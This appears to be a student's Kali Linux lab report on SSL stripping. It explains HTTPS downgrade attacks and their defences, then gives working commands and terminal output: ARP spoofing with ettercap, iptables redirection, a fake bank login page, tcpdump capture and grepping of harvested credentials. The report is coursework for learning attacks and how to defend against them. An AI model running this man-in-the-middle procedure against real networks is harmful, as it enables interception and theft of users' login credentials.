Name: Harshil Buch
Class: TY- CSF 1
Roll No: 14

KALI LINUX LAB

LAB 10

TITLE: Perform an SSL stripping attack to intercept and modify HTTPS traffic.

What is SSL Stripping?
SSL stripping (also called HTTP Downgrade Attack) is a man-in-the-middle attack that converts secure HTTPS connections back to insecure HTTP, allowing interception of traffic that was intended to be encrypted.

How SSL Stripping Works

- Attacker positions themselves between victim and target server (ARP spoofing, rogue Wi-Fi, etc.)
- Attacker acts as a transparent proxy

Victim (HTTP) → Attacker (HTTP) → Server (HTTPS)
Victim (HTTPS response) ← Attacker (HTTP response) ← Server

Key Techniques

- **HSTS Bypass**: Targeting first-time visitors or bypassing HSTS headers
- **Content Manipulation**: Rewriting links from https:// to http://
- **Certificate Spoofing**: Creating fake certificates for targeted sites

Defensive Measures

For Users:

- **Always check for HTTPS** in address bar
- **Use HSTS-preloaded sites** (banks, major services)
- **Browser extensions** like HTTPS Everywhere
- **Avoid public Wi-Fi** for sensitive activities

For Developers/Admins:

- **Implement HSTS** with preload option
- **Use Secure cookies** with HTTPS-only flag

- **Content Security Policy** to prevent mixed content
- **Regular security audits**

Detection Methods

- Monitor for unexpected HTTP traffic
- Use certificate pinning
- Implement proper SSL/TLS validation
- Network intrusion detection systems

COMMANDS:

```
sudo apt update
sudo apt install -y sslstrip ettercap-text-only apache2

ip a

sudo systemctl start apache2
sudo systemctl status apache2

sudo tee /var/www/html/index.html << 'EOF'
<html>
<body>
<h2>Bank Login</h2>
<form method="post">
Email: <input type="text" name="email"><br>
Password: <input type="password" name="password"><br>
<input type="submit" value="Login">
</form>
</body>
</html>
EOF


echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
sudo iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-port 8080


sslstrip -l 8080 -w captured.log #proceed this in terminal 1

ip route | grep default  (gateway ip)

sudo ettercap -T -M arp:remote /VICTIM_IP// /GATEWAY_IP//
sudo ettercap -T -M arp:remote /10.18.191.126// /10.18.191.208// #proceed this in terminal 3
```

NOW,

- Open browser
- Go to: http://[YOUR_KALI_IP] (from Step 1)
- Enter:
    - Email: student@college.edu
    - Password: MySecurePassword123
- Click Login

cat captured.log (IN TERMINAL 3)

WHY ORIGINAL SSLSTRIP APPROACH FAILED

1. Python 2 Deprecation Issues

Original SSLStrip (2009) was written for Python 2

```
print "SSLStrip by Moxie Marlinspike"   # Python 2 syntax
from twisted.web import http            # Python 2 libraries
```

Modern Kali uses Python 3

```
print("SSLStrip")                       # Python 3 syntax
```

Technical Reason:

- **SSLStrip** was developed in **2009** for **Python 2.7**
- **Python 2 reached end-of-life** in January 2020
- **Kali Linux 2024+** primarily uses **Python 3**
- **Dependency incompatibility**: twisted, zope.interface packages no longer support Python 2

2. Package Management Changes

Old method (no longer works):

```
sudo apt install python-twisted
```

New Kali uses externally-managed environments:

```
pip install twisted  # Blocked by PEP 668
```

Error Chain:

SSLStrip (Python 2) → Needs twisted → Needs zope.interface →
Build failure → Dependency resolution fails → Attack fails

3. Cryptographic Library Updates

- **OpenSSL 1.0** vs **OpenSSL 3.0** incompatibility
- **SSL/TLS protocol changes** since 2009
- **Modern browsers** reject older encryption methods

ALTERNATIVE APPROACH WORKED

1. Simplified Attack Methodology

Terminal 1
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
sudo iptables -t nat -F
sudo ettercap -T -M arp:remote /VICTIM_IP// /GATEWAY_IP//
eg. sudo ettercap -T -M arp:remote /10.100.192.81// /10.100.192.189//

Terminal 2
sudo tcpdump -i eth1 -w captured_traffic.pcap

Terminal 3
sudo systemctl start apache2

2. Test the Attack

From Windows Host (10.100.192.81):

1. Open browser to http://10.100.192.74
2. Enter credentials:
    - Email: student@college.edu
    - Password: MySecurePassword123
3. Click Login

3. Analyze Captured Data


strings captured_traffic.pcap | grep -A 5 -B 5 "email\|password"

4. Clean UP

sudo iptables -t nat -F
echo 0 | sudo tee /proc/sys/net/ipv4/ip_forward
sudo systemctl stop apache2

```
zsh: corrupt history file /home/[redacted]/.zsh_history
┌──(kali㉿kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for [redacted]:
1

┌──(kali㉿kali)-[~]
└─$ sudo iptables -t nat -F

┌──(kali㉿kali)-[~]
└─$ sudo ettercap -T -M arp:remote /10.100.192.81// /10.100.192.189//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:35:D4:46


SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
```

```
zsh: corrupt history file /home/[redacted]/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth1 -w captured_traffic.pcap
[sudo] password for [redacted]:
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144
bytes
```


zsh: corrupt history file /home/ kali /.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start apache2
[sudo] password for kali:
┌──(kali㉿kali)-[~]
└─$ strings captured_traffic.pcap | grep -A 5 -B 5 "email\|password"
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.5
Referer: http://10.100.192.74/
Accept-Encoding: gzip, deflate
email= kali /official%40gmail.com&password=123456asdfg
'oIc
(`J@
'oIc
HTTP/1.1 200 OK
Date: Thu, 06 Nov 2025 19:07:45 GMT
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y tshark
tshark is already the newest version (4.4.9-1).